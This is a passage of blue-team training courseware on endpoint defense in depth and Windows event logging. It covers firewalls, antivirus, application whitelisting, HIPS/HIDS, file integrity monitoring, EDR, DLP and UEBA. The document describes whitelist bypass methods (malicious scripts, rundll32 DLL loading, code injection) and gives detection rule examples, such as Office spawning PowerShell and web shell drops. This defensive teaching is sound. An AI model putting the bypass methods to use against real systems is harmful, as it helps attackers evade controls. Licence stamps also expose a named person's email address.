


### Host Firewalls

While not the most exciting security technologies, host firewalls can be one of the best tools for identifying and stopping attacks. They are placed in the "exploit prevention" area since preventing network connections that might lead to exploits is how they are commonly thought of, but they are much more capable than that.

The problem with host firewalls is they create immense amounts of data. To use them tactically, a highly specific logging policy must be used that only centralizes logs for the most commonly attacked ports such as HTTP/HTTPS, SMB, SSH, and other commonly attacked services. In addition, tools such as vulnerability and network scanners must be whitelisted to ensure "good" traffic does not create noise. Once only these tactical ports are logged with a strong filtering policy, the ability for an attacker inside the network to move will be severely restricted as almost anything they attempt to explore will create an audit trail, alerting the security team.

## Advantage of Host Firewall vs. Network Firewall



### Advantage of Host vs. Network Firewall

A fully instrumented host firewall can assist at multiple levels of the kill chain and make life extremely painful for attackers. They can stop lateral movement via blocking and detecting attempts to connect to management ports from unexpected internal locations, hindering the attacker's ability to even attempt lateral movement. They can prevent and detect command and control by blocking and logging outbound traffic to destination ports the system has never produced traffic to before (for example, new traffic to port 4444 might be Metasploit), forcing attackers to use specific tools and ports for outbound communication. They can also impede exfiltration by implementing outbound blocks for traffic such as SSH or FTP and assist in detection of such attempts when logs of the attempts come to the SIEM as well.

The slide above shows a setup without any host firewall information on the left vs. a tactically implemented host firewall configuration on the right. On the left side, although attackers' command and control might be visible at the network level and exfiltration may be stopped, other stages were allowed to progress. The attacker machine (which is one of the corporate machines under attacker control) could have been directly attacked by another machine on the network, it would also be allowed to pivot to the next machine over, infecting it as well. Without a host-based firewall or some other logging mechanism, it would be completely invisible to the security team that another laptop on the same subnet was attempting to pivot. On the right side, the host firewalls prevent this situation. Not only would exploiting the neighbor PC not be allowed in the first place, it would also create a centralized log that said something to the effect of "PC 1 attempted to connected to PC 2 over SMB." Since (we assume) PC 1 is not managed by PC 2, it's easy to create a rule in the SIEM to say, "any attempts at SMB traffic between any PCs in this subnet should send an alert." This makes lateral movement within the subnet all but impossible for the attacker!



## Antivirus

- Prevents **installation** phase
  - Identifies malicious files **before they are run**
  - Struggle with **in-memory** only malware
- Not reliable for detection 100% of the time
  - AV is **easy to bypass** for advanced attackers
  - Not perfect, but greatly **reduces noise**, may tip you off
- Traditional were **signature-based**
- New products are **signatureless**, machine learning-based
- Great for **auto-scanning removable media**, central reporting



### Antivirus

Antivirus is one of the oldest and most well-known security tools. Traditionally, they have been signature-based and detection relied on pre-identified characteristics of known bad file sample. The blacklist approach is not a perfect method for detection but does a good job of identifying known bad and removing it from the environment. The downfall is that it tends to not work great against malware that is previously unknown, intentionally obscured, or polymorphic (changes itself for each new infection). This means for advanced attackers who are good at their craft, antivirus is generally easy to bypass and should not be considered a significant preventive measure. The good news is antivirus is still incredibly effective against commodity malware that users may run into in day-to-day life and can eliminate it so that the security team can focus their time on more important items. In this respect, once again, just because antivirus isn't perfect, it doesn't mean it's not incredibly useful.

To combat the issue of the ease of AV bypass, in recent products, the industry has started to shift away from the signature model and move toward a signatureless approach informed by machine learning. In this model, the engines are trained with known bad samples, but instead of keying off specific text and byte sequences inside the program, the characteristics of evil programs are learned at large and can be identified whether a version of that exact malware has been seen before or not. This approach has met with success and some products have even taken a blended approach doing signature *and* signatureless detection to provide the best protection possible. Other features that can differentiate one antivirus suite from another is the ability to perform scanning for in-memory-only malware. Many AV suites may not analyze programs unless they are written to disk, which led to attackers running scripts that will load malicious code directly from the internet and keep it in RAM only. Without in-memory scanning capability, AV will never be able to catch this malware and given its recent prevalence, it is not a feature you want to be without.

Most endpoint AV suites will include centralized reporting and each log comes with a virus description, reputation, hash, path, and filename of any hits. Looking through this data for outliers in these categories can

help surface the most interesting malware. Often, it is the single infection with a virus name your team has never seen in your environment before that can be the trailhead to a much deeper, more complex infection. Do not rely on AV engine names to be accurate or descriptive. If you see a single detection for "trojan.generic" but it is in a location you've never seen a virus install before or has a name you've never encountered, it's important to investigate it thoroughly, even though the name makes it sounds like nothing interesting. Reputation can be another important factor in identifying the most malicious files. AV engines often include the ability to check the vendor's cloud database for anyone else who has seen that program before. If you're the first one to ever encounter the file, this should cast significant suspicion as it is highly unlikely you are the first person ever to run any given program.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Whitelisting

Whitelisting is **one of the best prevention and detection tools**

- Many incidents involve executables at some point
- Whitelisting stops unknown executables from running
  - May also work for scripts and installer packages
  - Does NOT stop files from being written
- **Audit/Block** mode: Detection capable regardless
- Options for implementation: **Name, path, signature, hash**
- Perfect solution? No, but **greatly reduces noise**
  - Built-in: Windows AppLocker, macOS Gatekeeper, Linux AppArmor<sup>3</sup>

### Whitelisting

One of the absolute best moves you can make for endpoint defense is implementing a whitelisting solution. Whitelisting tools function by working off a pre-determined list of known executables and alerting the user of the attempted execution of anything beyond that list. In general, whitelisting is an outstanding technique since it catches not only known evil, but unknown evil as well since bad files must only meet the criteria "not on the known-good list" to be caught.

Whitelisting is often implemented in a multi-stage deployment where IT will attempt to learn all executables in the environment and put them on the list before flipping to "block" mode. If they move prematurely, there is the potential for business disruption. In the meantime, most solutions have an "audit" mode, which will allow reports of items that aren't on the whitelist without stopping them. Even if you never intend on turning on block mode, audit mode can serve as an outstanding way to detect unknown software and point out its existence to the SOC, so that it can be dealt with quickly.

Most operating systems have whitelisting solutions built-in. Windows has AppLocker, which can be enabled if you have Windows Enterprise edition.<sup>1</sup> macOS has Gatekeeper, which will attempt to stop any unsigned programs from outside the app store from running without explicit permission.<sup>2</sup> Linux does not have a built-in whitelisting solution per se, but it does have SELinux and AppArmor, which is *sort of* like the other solutions in that it defines profiles for each application that restricts them to accessing and writing only certain resources.<sup>3</sup> Although it functions differently, many of the same benefits can be realized through careful configuration. For Linux, third-party solutions are the best bet for strict whitelisting functionality.

[1] <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview>

[2] <https://support.apple.com/en-us/HT202491>

[3] <https://wiki.ubuntu.com/AppArmor>

## Whitelist Bypass

Is whitelisting perfect? Unfortunately, no

Methods to bypass whitelist:

- Use malicious **scripts** / installer packages
- **Living off the land:** Use OS exe's for evil
- **Code injection** into a trusted process
- Name-based: Find what is on the list
- Path-based: Find a permissions error and overwrite exe
- Signature/Hash-based: Use 6,610 years of CPU time<sup>1</sup> ;)

### Whitelist Bypass

Whitelisting is not a perfect answer for all evils, though. One reason is that it does not stop the malicious files from being transported to the host or written to the hard drive—just their execution. Depending on the implementation specifics, there's also several ways it may be bypassed.

- Malicious scripts are one tried-and-true method for bypassing whitelisting technology. Since many whitelisting solutions may not consider scripts software, attackers can simply make an evil script and run that instead.
- There are plenty of ways to use "known good" operating system executables to accomplish evil. This is often referred to as "living off the land." Scripting is one, but there are many more obscure methods such as creating an evil DLL. If DLL's are not whitelisted, tools such as rundll32.exe in Windows could be used to launch it since the executable rundll32.exe is a trusted windows binary.
- Code injection is another viable option. The essence of this method is taking malicious code and using Windows capabilities to place it into an already running and vetted process. Since whitelisting will not go back and check once the program has been verified to be on the whitelist, this method can hijack an already known item to make it evil.
- File path-based whitelisting can be an OK way to apply the whitelist, but only under the assumption that the attacker is not able to write to the path. In effect, this solution's strength relies on the permissions applied to the folder and file that is whitelisted. If a user that can overwrite the file becomes compromised, then it is easy to replace the whitelisted file with malware. Filename-based whitelists (which should rarely, if ever, be used) are easy to bypass, the only challenge for the attacker is to learn what is on the whitelist and rename the malware.
- Hash/signature-based whitelists are very complicated to bypass, but in theory, it can still be accomplished. For signature-based whitelists, the attacker would need to break into a whitelisted organization and sign malware with their private key. Things like this have been done before with the

drivers for nation-state malware like Stuxnet; so, although it sounds ridiculous, do not discount it as an option for high-value targets. Hash-based list bypass is near impossible but given that Google was able to use 6,610 years of CPU time to create a SHA1 hash collision, it is also in the realm of theoretical possibility if a weak hashing algorithm is used.<sup>1</sup>

Do these bypass techniques mean that whitelisting is not worth doing? Absolutely not. Whitelisting eliminates an incredible amount of opportunistic attacks and allows the team to focus on the true threats instead of chasing adware and bots. There's a reason it's consistently featured highly on lists like the CIS top 10. It's a fundamentally great idea. Even if it's not perfect, it raises the bar considerably.

[1] [https://www.theregister.co.uk/2017/02/23/google\\_first\\_sha1\\_collision/](https://www.theregister.co.uk/2017/02/23/google_first_sha1_collision/)

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Host Intrusion Detection and Prevention Systems

- Installation and Command and control prevention/detection
- Inspects network traffic, processes, files, logs, and registry keys
  - Assists with compliance monitoring and enforcement
- Meant to **detect any changes indicative of compromise**
  - May partially overlap with other tools (anti-exploit, AV, auditing, logs)
  - May allow automated response actions
- Detection rule examples:
  - Incoming ETERNALBLUE exploit attempts
  - Microsoft Word tried to spawn powershell.exe as a child process
  - Process writing any .exe file to user's AppData/Local/Temp folder

### Host Intrusion Prevention and Detection Systems

Host Intrusion Prevention and Detection Systems (HIPS/HIDS) are complementary protection for endpoints that help prevent and detect any changes that might be indicative of compromise. The theory behind them is that any compromise should make a meaningful change to the system state, and if we can detect that change through file, registry, log, traffic, or process monitoring, we can receive real time alerts of that compromise. HIPS/HIDS typically use an agent running on each system that utilizes the auditing and logging capabilities of endpoints and enables the security team to write rules for system changes of interest that will be centrally reported to the managing server. Some of the functions of a HIPS/HIDS system may overlap with other protections such as anti-exploitation, AV, object access auditing or log collection, but intrusion prevention systems offer an additional way of monitoring these items with their own built-in reporting and log collection. Typical functions include looking for attacks coming in through network traffic, monitoring for suspicious process activities, or file integrity monitoring.

One example of where a HIPS rule would be useful is for stopping network-based service-side exploits at the endpoint. For example, if an attacker gains access to an environment without network-based IPS and where the hosts have SMB ports open, one thing the attacker may try is using the SMB-based ETERNALBLUE exploit to gain control of a remote system. If a system were to not have the patch installed, but had a HIPS system in place, the HIPS would detect the exploit in the packets after the TCP connection was made and drop them before the OS had a chance to be affected. In this way, a host can be "virtually" patched from an exploit if a signature can be written for it and pushed out to all HIPS agents in the environment.

Another effective use of HIPS/HIDS functionality is monitoring for suspicious process activity. For example, Microsoft Office programs should not be spawning powershell.exe as a child process in almost all cases, but when attackers send malicious documents with macros in them, this is often how the infection starts. This is a situation a HIPS/HIDS prevention rule can block from occurring in the first place, which would also notify the SOC of the attempt. Another option would be to monitor for any processes writing ".exe" files into the user's AppData/Local/Temp folder inside their profile folder. This is a common location for malware to run from since it is hidden from most users and can be written to with user-level permissions. A notification rule for the writing of executable content to this folder could be a good step toward malware installation detection.

## File Integrity Monitoring

- Most often implemented through HIDS/HIPS
  - Detects **installation** phase of many malware types
- Periodically **verify integrity of files/folders**
  - File hash, size
  - Owner / Group
  - Permissions
  - Look for **new files**
- Enables rapid detection of unauthorized modifications
  - Modified system binaries, web shells, startup items, hosts file



### File Integrity Monitoring

Most intrusions involve the modification of files at some location in the system. If a set of rules can be created to define where critical system binaries are and the access permissions they should have, file integrity monitoring (FIM) can then be used to ensure there are no unexpected modifications. This is typically accomplished through setting up folders and files that should be checked, and a periodic schedule is set up within the agent to verify that nothing has changed in the listed items. Hashes, sizes, file permissions and ownership and which files exist can all be monitored for any changes. File integrity monitoring is most often implemented through HIDS/HIPS systems as a specific piece of their functionality and, when configured with a thorough policy, can make successful intrusion without setting off an alert extremely difficult for attackers.

One example of when FIM might be used to detect intrusions is in the root folder for a webserver. If an attacker can exploit website software like a WordPress site and drop a new file, they often leave a "web shell" backdoor. These web shells are commonly implemented in languages like PHP and involve leaving the PHP code file somewhere on the server where the attacker can reach it through the webserver. For example, an attacker may leave the file at `/var/www/html/my_backdoor.php` which would effectively allow them to connect to a URL like `http://example.com/my_backdoor.php` and type in commands as if they had a normal command prompt. A FIM solution can monitor for any new files to be created within the `/var/www/html` folder where the site is hosted. Since website files don't often change, any new file could be detected and immediately alert the administrator that the backdoor file was dropped.

## Privileged Access Workstations (PAWS)

- One of the **best ways to fight privilege escalation and lateral movement**
- Giving user with high privilege a **separate computer, virtual machine, or jump box** for admin account
  - Must **not** use the account from any normal machine ever



### Privileged Access Workstations (PAWS)

One of the best ways to ensure that privileged accounts are not stolen for use elsewhere is to make it extremely difficult to access them. One of the best ways to do this is to maintain a strict separation of where "normal" account credentials are used and where privileged credentials are used (of course, this implies you *have* separate accounts for this in the first place, which you absolutely should also do). One of the ways to maintain this separation is what Microsoft calls a "privileged access workstation" or PAWS machine. Due to the way Windows handles credentials in memory (which will be discussed later), privileged credentials are best never used on the same operating system that is used for logging into domain controllers or to administer servers or desktops. The threat is that if an admin's normal computer becomes compromised, it would be easy for an attacker to grab the privilege credentials as well and make their first step up in privilege on the network. If dedicated computers or virtual machines are used to maintain this separation, then admin account credentials cannot be jeopardized through a phishing attack or web drive-by download.

Microsoft has some outstanding guidance on the best practice for designing and operating privileged access workstations available at the reference below.<sup>1,2</sup> On the slide, a PAWS machine is represented on the left side logging into a server. The "A" is to represent that the host machine is where the admin credential is used and the U in the box is to represent a lower privileged virtual machine that is run within the PAWS host. If using a virtualized solution to this problem, this is the order this must be used. If a user level host were to be used with a PAWS virtual machine, a key logger on the host would be able to capture admin-level credentials when using the virtual machine window. On the right side is an alternative solution, the "jump box." The "J" represents a jump box that administrators must log in to with RDP or PowerShell remoting, which they then can use their admin credentials and 2-factor authentication on to continue to the server. This is an alternative way to maintain account separation and gives an outstanding visibility point to catch attempted intruders. Many companies implement jump boxes but allow users to connect to them with their normal PCs, although this is much better than not having the jump server, ideally the jump server is connected to through a PAWS workstation as well due to the previously mentioned keylogging concern.

[1] <https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/privileged-access-workstations>

[2] <https://blogs.technet.microsoft.com/datacentersecurity/2018/04/30/paw-deployment-guide/>



## Windows Permissions and Privileges

### Permissions:

- Prevent read/writing of restricted files and folders
- Stop attackers from modifying system binaries
- Very important for preventing privilege escalation

### Privileges:

- Controls what users can do post-login
  - Load drivers, debug process, backup and restore files
- Also contribute to privilege escalation prevention

### Windows Permissions and Privileges

Although they aren't as often thought of as a security tool, Windows comes with a default set of permissions that are important for maintaining the integrity of the system. As discussed previously, privilege escalation attacks often abuse inappropriately assigned or misconfigured file and registry permissions to attain privilege escalation. Maintaining the integrity of system binaries ensures that users with administrative privilege are not able to write over important system tools with backdoored or trojanized versions. This control, combined with file integrity monitoring and regular permissions auditing, is a crucial piece of a defense-in-depth strategy.

While Windows permissions control what objects can be read from and written to, Windows privileges also play a role in stopping attacks as well. Windows privileges control whether users can take certain actions like create backups, debug processes, and load drivers. All these privileges can, through various means, allow for privilege escalation as well. For example, if a non-administrator can run backups over the system that includes the registry keys where password hashes are stored, although they wouldn't be able to directly access these keys to steal the password, they *would* potentially be accessible from a backup. The same is true of actions such as taking snapshots of virtual machines where credentials can be sourced from the snapshot of the running virtual machines memory.

## EDR: Endpoint Detection and Response

A newer entry into the endpoint security market

- Like a **flight data recorder for every endpoint**
  - Processes, services, DLLs, files, registry keys, network use ...
  - Create a timeline of system events and changes
  - Correlate data and integrate with other security solutions
- Greatly enhanced endpoint **visibility**
- Immediate **response** actions for remediation
- An analyst **force multiplier**



### EDR: Endpoint Detection and Response

One of the newer product categories on the security market is Endpoint Detection and Response solutions. You may have heard of them from vendors such as Carbon Black, Panda Security, Cybereason, SentinelOne, CrowdStrike, and more. The products are based around generating a *much* higher level of visibility of the activities occurring on each endpoint. Through a deployed agent, EDR acts like a flight data recorder for each host, keeping track of all important system activities and the metadata about their operation. Everything from processes and command lines to services, DLLs, files, registry keys, network connections, and the relationship between them all is recorded and can be browsed and visualized by the analyst. Given the multitude of techniques available for post-exploitation tactics, EDR can be a key component in identifying suspicious endpoint activity.

The key additional value add beyond the detection of malicious activity, however, is the "R" in EDR, which stands for response. EDR allows analysts to take active measures to investigate and remediate potentially infected hosts once they are identified. Anything from host isolation and containment to file deletion, sample collection, and even custom script running is possible. Think of EDR as a special out-of-band method of remotely accessing each host that is geared specifically toward the security team and incident response. When it may not be safe to log into a host directly using an administrator name and password for live incident response, EDR has a separate connection that is safe to use and already stocked with all the tools and data you may need.

## Data Loss Prevention (DLP)

- Focused on discovery, collection, and exfiltration tactics
- **Goal: Prevent sensitive data leakage**
  - Prevent risky/large file movement and report attempts
  - Highlight suspicious interactions, requires **visibility** and **classification**
- Use cases
  - **Non-malicious insider:** Prevent employee mistakes, enforce policy
  - **Malicious insider:** Detect employees trying to steal/destroy data
  - **Malicious outsider:** Protect data from attackers and espionage
- Prevents mistakes well, but may only slow a determined attacker

### Data Loss Prevention (DLP)

DLP solutions come in two main varieties: Network and host-based and both products in their modern formats are designed squarely at solving the problem of detecting and preventing the discovery, collection and exfiltration tactics. Although one analyzes network traffic and the other files on the endpoint, both of their goals are to stop sensitive data leakage by looking for it where it shouldn't be, and placed rules on where it can be moved. Rules can be made to identify patterns such as Social Security numbers or credit card data and looking for those patterns in packets on the network, or in files on a PC, and stopping/warning a user if they move files with that data, for example, to a file share or USB stick where they shouldn't be located. In this sense, it's acting as a mistake prevention utility, which is one of the biggest use cases, but others exist as well.

Although DLP<sup>1</sup> evolved from a single use case of preventing non-malicious insiders from making a mistake, newer solutions take it much further. Current DLP use cases tend to break down into 3 categories:

- Non-malicious insiders: Preventing employees from breaking data governance policies such as putting HIPAA data on unencrypted removable media
- Malicious insiders: Stopping employees who might want to cause the company harm by intentionally breaking policy to steal, corrupt, or destroy data.
- Malicious outsiders: Similar to malicious insiders but focused on ensuring attackers cannot get a hold of and export sensitive data.
- Note: Although DLP certainly helps in these respects, do not make the mistake of thinking they are a perfect solution.

To perform well, data must be *classified* (secret, sensitive personal info, etc.) so that rules can be applied, and DLP must have the visibility to identify the data and apply the rules. Since these are both non-perfect in a modern network, you can bet that a determined attacker, insider or outsider, can eventually find a way around DLP protection.

[1] <https://www.sans.org/reading-room/whitepapers/dlp/data-loss-prevention-37152>

## Audit Policies and Logging

Centralized logging plays an enormous role in attack detection!

- **Event Logs:** Audit trail of events that occurred
  - Tell us when a change was made to the system, who made it
  - Record when transactions occurred, data modified, etc.
- **Audit Policies:** Control what is and is not logged
  - Windows Audit Policy Syslog daemon config, Linux Auditing, Application and device logging settings

Analysts **must understand** how logging works and how to read common logs

- We will deep dive into this in the next modules...


### Audit Policies and Logging

Finally, one of the most important endpoint defenses we can have is a strong auditing policy with centralized event logging. For the modern security team, this means collecting data from as many systems as possible and using a SIEM or log management software to collect the information in a single location. The software collecting the logs should then make them easily searched and used for alerting on conditions of interest. Since we cannot necessarily trust an endpoint to maintain logs once it has been compromised (since attackers may clear them), centralization plays a key role in operationalizing logging for a security use case. All analysts should have a firm grasp on how system logging works, what the options are, and how to interpret them since they will play such a central role in daily SOC life. Therefore, we will continue throughout the next few modules and perform a deep dive on some of the most important topics in system logging to ensure we have a base knowledge of the most important information to know on what no doubt will be one of the biggest data sources available to us.

## User and Entity Behavior Analysis (UBA/UEBA)

### UEBA: User and Entity Behavior Analysis

- **Goal: Find anomalous interactions**
- Simplified concept of operations:
  - Tracks interactions between users, entities
  - Classifies with various statistics techniques
  - Automatically finds outliers



### Key hypothesis: Anomalies are *more likely* to be evil

- Not always true, but a great way to eliminate noise
- May remove 99.999%, but on 1B events...still leaves a lot of noise
- Must layer on domain expertise to find true evil

### User and Entity Behavior Analysis (UBA/UEBA)

While not necessarily strictly a resident endpoint tool, but one that monitors endpoints, another newer security solution is UEBA—User and Entity Behavior Analysis. It's like DLP in that it attempts to identify users acting in a suspicious manner based on a set of rules. Its approach to doing so is wholly different, though. UEBA tends to rely much more heavily on data science and statistics to detect anomalies in behavior, new activities, and new data/systems accessed by a user or system. The theory is that anomalies are correlated with malicious behavior and that identifying anomalies can cut out some noise in the environment and help us find attacks, bots, and malicious insiders and outsiders, more quickly.

Although many companies have had some amazing successes with UEBA tools, they often have a long setup period where the detection engines must be trained with historical data and filtered down to eliminate the numerous false positives sure to show up at the beginning. Like our previous discussion about alerts vs. anomalies, remember, these tools aren't necessarily always picking up evil, they're just picking up things that are out of the ordinary. Not all anomalies are bad, so most often it will still be up to a human to decide if an identified anomaly represents true malicious behavior or not, but UEBA tools are there to make your anomaly detection capabilities much better than they might be if done with manual analysis.



## Course Roadmap

- Day 1: Blue Team Tools & Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. **How Windows Logging Works**
4. How Linux Logging Works
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. Understanding Kerberos
8. Log Collection, Parsing, and Normalization
9. Exercise 3.2: Log Enrichment and Visualization
10. File Contents and Identification
11. Identifying and Handling Suspicious Files
12. Day 3 Summary
13. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney@gmail.com> April 28, 2020

## The Importance of Understanding Log Collection

Log collection...isn't that someone else's job?

- Maybe, but understanding it will **vastly** improve your capability as an analyst
- Understanding logs is **understanding the available tools**
- Interpreting logs is at least a daily occurrence!
- To succeed, we must know:
  - Log formats
  - Log content
  - Log collection



### The Importance of Understanding Log Collection

As analysts, it's important to understand the logging collection pipeline. Being intimately familiar with where your logs come from and what they contain is an important piece of being effective at speedy triage and analysis. Though many analysts may think log collection is someone else's job and can be abstracted, accepting that logs magically appear and not questioning if they can be made better is a recipe for inefficiency. There is significant value in diving into the methods of log generation and collection for the various operating systems, and in these sections, we will do just that to ensure you can see the bigger picture of how a blue team collects the data they are crucially dependent upon.



## How Windows Event Logging Works


Windows logging is much more complex than Linux:

- The OS *and* applications write to various log **channels**
- Channels are recorded in **XML**-formatted **.evtx** files
- Files must be interpreted with tool
  - Cannot read directly like Linux log text files
- Windows **Event Viewer** is most common tool
  - Shows channels on the left side
  - Application, Security, System are most familiar
  - There are **MANY channels** beyond this, some useful, some not

### How Windows Event Logging Works

Windows has a somewhat unique way of writing logs that analysts should understand. First, each log that is written using the OS logging service is written to what is called a log channel. Each individual channel is a .evtx format file that consists of XML records in a binary encoded form. What that means for analysts is that the file cannot just be picked up and read with a text editor like normal text-based logs. The most common tool for reading .evtx files is the Windows Event Viewer. All the available log channels are shown down the left side of the Windows Event viewer. Most people are familiar with the Application, Security and System log, but there are many more that hold important data.

Note that while applications often will write to the Windows event log, this is not always the case. Some individual programs do choose to write their own logs in text-based or other forms to different locations.




### Windows Log Path

Here is the path taken for logs using the operating system facility in Windows. The messages are sent from individual applications to the Windows Event Log service. The Windows Event Log service then takes the message and, using the included metadata, will split it into one of several log channels. Those channels are all written to separate .evtx files in the C:\Windows\System32\winevt\Logs folder and will also show up as an individual icon in the Windows Event Viewer. While Windows Event Viewer is the most common way to read these files, there are other options as well, such as PowerShell or third-party forensic or log management tools.

## What Information Gets Written?

- OS built-in options:
  - Windows audit policies
- Additional logging add-ons
  - Sysmon
  - Custom scripts
- Application
  - Depends on settings and capabilities



### What Information Gets Written?

How do we choose and set which information will make it into the Windows log files? The primary way for operating systems events in Windows is the Windows audit policies. These are granular settings that configure Windows to log on individual events such as logon/logoff, object access, new users, or group management, and whether a log should be written on success or failure of those actions.

Another way to collect additional information that many organizations choose to use are third-party programs like Sysmon that add additional logging capability to Windows. Sysmon is one of the best options for adding process creation, network connection, and other logs into a Windows event channel that can be centrally collected and analyzed with a SIEM. Beyond Sysmon, there are other options as well, including the ability to write anything you want to a custom channel. PowerShell scripts can easily be written to create a new custom log channel and send any bit of text to it. This makes it easy for the log agent to pick up and centralize any arbitrary information.

When it comes to applications that do not log to the Windows event log channel, the configuration for what is logged will entirely depend on what the application can do. In the case of network services such as web or DNS servers, it's best to either ensure logging is configured that includes all fields of interest for security or pick this information up by extracting it off the network with something like a Zeek or Suricata sensor.

## Windows Log Breakdown

Per *channel*, logs written with:

- **Level:** Information, Warning, or Error?
- **Source (Provider):** What program wrote the log?
- **EventID:** Unique number for event type
- **Task Category:** Additional description of event

Level	Date and Time	Source	Event ID	Task Category
Information	10/5/2018 12:40:12 PM	ESENT	916	General
Error	10/5/2018 12:35:41 PM	Application Hang	1002	(101)
Information	10/5/2018 12:35:41 PM	Windows Error Reporting	1001	None
Information	10/5/2018 12:26:06 PM	iBTSiva	3	None
Information	10/5/2018 12:25:08 PM	NVWMI	3	(1)
Information	10/5/2018 12:25:08 PM	NVWMI	3	(1)
Information	10/5/2018 12:25:06 PM	iBTSiva	1	None

### Windows Log Breakdown

